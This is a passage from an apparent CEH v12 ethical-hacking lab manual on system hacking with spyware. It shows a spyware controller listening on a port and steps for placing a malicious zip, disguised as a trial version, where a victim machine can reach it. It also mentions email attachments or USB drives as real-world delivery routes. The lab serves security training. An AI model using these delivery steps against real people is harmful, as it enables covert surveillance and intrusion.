
```
v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3707
Current command type: Manage
```


19. Now, we need to send this zip file to the victim machine, we will upload the malicious file in the **CEH-Tools** folder.

Note: Here, we are sending the malicious payload through a shared directory. However, in real-time, you can send it via an attachment in the email or through physical means such as a hard drive or pen drive.

20. Copy the **Trial-Version.zip** file from **Desktop**, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Spyware\General Spyware** and paste the copied file.




21. Switch to **Windows Server 2022** virtual machine. By default, **CEH\Administrator** account is selected, click **Ctrl+Alt+Del**. Type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

